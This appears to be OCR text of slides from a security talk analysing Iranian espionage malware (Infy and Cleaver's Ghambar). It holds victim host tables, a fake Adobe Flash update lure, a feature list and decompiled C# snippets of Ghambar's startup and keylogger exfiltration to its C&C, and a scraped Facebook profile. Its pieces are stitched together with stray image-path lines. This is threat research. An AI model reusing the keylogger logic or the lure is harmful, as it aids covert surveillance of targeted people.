DESKTOP-TFG03B1	29	9/1/2016	2.180.96.xxx 5.232.135.xxx 5.232.140.xxx 5.232.136.xxx 5.232.143.xxx	Mashhad, Khorasan Razavi, Iran
WIN-A2HDDI940BE	29	12/1/2016	192.99.220.xxx	Canada (OVH)
WIN-SLRJHLCR4VK	30	20/2/2016	5.232.154.xxx	Khorasan Razavi, Iran
USER1-DA087865E	31	1/5/2016	217.172.105.xxx	Iran (Asiatech)
DESKTOP-TFG03B1	31	1/5/2016	217.172.105.xxx	Iran (Asiatech)

Update system

- When the malware checks in with the C&C, it retrieves instructions.
- If the C&C replies to the HTTP request with a 302 Redirect to a given URL pointing to an .exe, Infy will download and execute it.
- No verification or signing, and…
- The DGA domains are obviously able to distribute updates…



© OpenStreetMap contributors



دسترسی به تارنمای فراخوانده شده امکان پذیر نمی باشد. جهت رسیدگی به گزارش ها و شکایات اینجا کلیک کنید.

فرهنگی و مذهبی

- مراجع و علما
- معارف و منابع اسلامی
- قرآن
- سینما و هنر
- انقلاب اسلامی
- شهدا و دفاع مقدس
- چندرسانه مذهبی
- ادبیات و شعر
- گردشگری ومیراث فرهنگی

اجتماعی

- خانواده
- سبک زندگی
- کودک و نوجوان
- ورزش و جوانان
- بانوان
- عفاف و حجاب
- تغذیه و آشپزی
- جشنواره و نمایشگاه
- مؤسسات عام المنفعه

خدمات اینترنتی

- مراکز دانلود و آپلود
- نرم افزار های موبایل
- خدمات سایت و وبلاگ
- میزبانی و ثبت دامنه
- طراحی و برنامه نویسی
- شبکه های اجتماعی
- تالارهای گفتگو
- ایمیل و چت فارسی
- موتورهای جستجو

علمی و آموزشی

- پزشکی و سلامت
- علوم پایه
- فناوری اطلاعات
- مراکز آموزشی
- کتابخانه ها و منابع علمی
- دانشنامه و لغتنامه
- علوم فنی و مهندسی
- علوم انسانی
- قضایی و حقوق

خبر و رسانه

- پایگاههای خبری
- خبرگزاری های داخلی
- خبرگزاری های خارجی
- رادیو
- تلویزیون
- روزنامه ها و نشریات
- مجله و هفته نامه
- نشریات تخصصی
- بین الملل

دولت الکترونیک

- خدمات قضایی و ثبتی
- خدمات انتظامی و راهداری
- اورژانس و هلال احمر
- وزارتخانه ها و نهادهای حکومتی
- خدمات شهری
- خدمات خودرو
- بانکداری الکترونیک
- پرداخت قبوض
- بیمه و خدمات درمانی

تفریح و سرگرمی


- بازیهای رایانه ای
- طنز و سرگرمی
- عکس های دیدنی
- کلیپ خنده دار
- دانلود فیلم وآهنگ
- عکس و خاطره
- پیامک
- اماکن تفریحی
- سینما و تئاتر

کار و سرمایه ایرانی

- بورس و سرمایه گذاری
- فروشگاه اینترنتی
- کامپیوتر و تلفن همراه
- تجارت و خدمات
- تبلیغات و نیازمندی ها
- اشتغال و کارآفرینی
- تولیدی و صنعتی
- صنایع خودرو
- حمل و نقل

[این صفحه بصورت خودکار پس از 0.0 ثانیه وارد پیوندها می شود. [ماندن در این صفحه]]


Firefox automatically sends some data to Mozilla so that we can improve your experience.



Infy: summing up

- Very active group, will probably resurface.
- Rudimentary development skills.
- Decent social engineering skills.
- Worst OPSEC ever?
- Very, very successful. Managed to compromise several hundreds of targets.

Cleaver (Ghambar)



An update to Adobe® Flash® Player is available.

This update includes improvements in usability, online security and stability, as well as new features which help content developers deliver rich and engaging experiences.

Did you know...

- The top 10 Facebook games use the Flash Player. To see more, visit: www.adobe.com/games.
- Most of the top video sites on the web use Flash Player
- Flash Player is installed on over 1.3 billion connected PCs

Note: If you have selected to allow Adobe to install updates, this update will be installed on your system automatically within 45 days or you can choose to download it now.


```
private static void Main()
{
    try
    {
        Utils.DbgPrint(".: In the name of God :.");
        string destinationPathOfExecution =
IoPathUtils.GetDestinationPathOfExecution();
        string text =
Path.Combine(destinationPathOfExecution,
Resources.APP_EXE_FILE_NAME);
        if (!Directory.Exists(destinationPathOfExecution))
        {

Directory.CreateDirectory(destinationPathOfExecution);
        }
```

Features

- Self-destruct
- Shell
- Screenshot;
- Shutdown computer
- Reboot computer
- Logoff user
- Lock computer
- Set and copy clipboard
- Turn on and off display
- Enable/disable mouse and keyboard (not implemented)
- “Enable or disable desktop” (not implemented)
- Trigger BSOD (not implemented)

Some neat little things…


- The keylogger doesn’t store anything on disk, unless the C&C is unreachable. Then removes the logs when submitted.



```
private static void KeylogBufferArrived(string buffer)
{
    if (!string.IsNullOrEmpty(buffer))
    {
        try
        {
            if (Utils.IsServerEndpointAvaliable())
            {
                bool flag;

Program._communication.SendKeyLog(Program.ConfigInfo.TargetId, DateTime.Now,
true, buffer, out flag, out Program._tempSpecified);
            }
            else
            {
                string keyloggerStoragePath =
IoPathUtils.GetKeyloggerStoragePath();
                if (!Directory.Exists(keyloggerStoragePath))
                {
                    Directory.CreateDirectory(keyloggerStoragePath);
                }
                string path = Path.Combine(keyloggerStoragePath,
Path.GetRandomFileName());
                File.WriteAllText(path, buffer);
            }
        }
        catch (Exception ex)
        {
            Utils.DbgPrint(string.Format("EX : {0} Method : {1}",
ex.Message, MethodBase.GetCurrentMethod().Name));
        }
    }
}
```

Some neat little things…

- The keylogger doesn't store anything on disk, unless the C&C is unreachable. Then removes the logs when submitted.
- Ghambar is entirely modular. It's able to download and execute new plugins.
- Uses a SOAP-based protocol for communicating to the C&C, very similar to Operation Cleaver's TinyZBot.
  - The samples we obtained appear to be under development. Ghambar might be the next generation implant from Cleaver?



https://www.facebook.com/profile.php?id=100010622975829&sk=likes&collection_token=100010622975829%3A2409997254%3A96&next_cursor=MDpub3Rfc3Ryd...

Elnaz Nikdel

[redacted]

Likes

All Likes

Emadeddin Baghi عمادالدین باقی
Author
👍 Like

Hasan Fereshtian
Public Figure
👍 Like

مدرسه کارآفرینی خورشید
Non-Profit Organization
👍 Like

Dr sohrab razzaghi
Public Figure
👍 Like

شکار بسیجی
Cause
👍 Like

Draken International
Aerospace/Defense
👍 Like

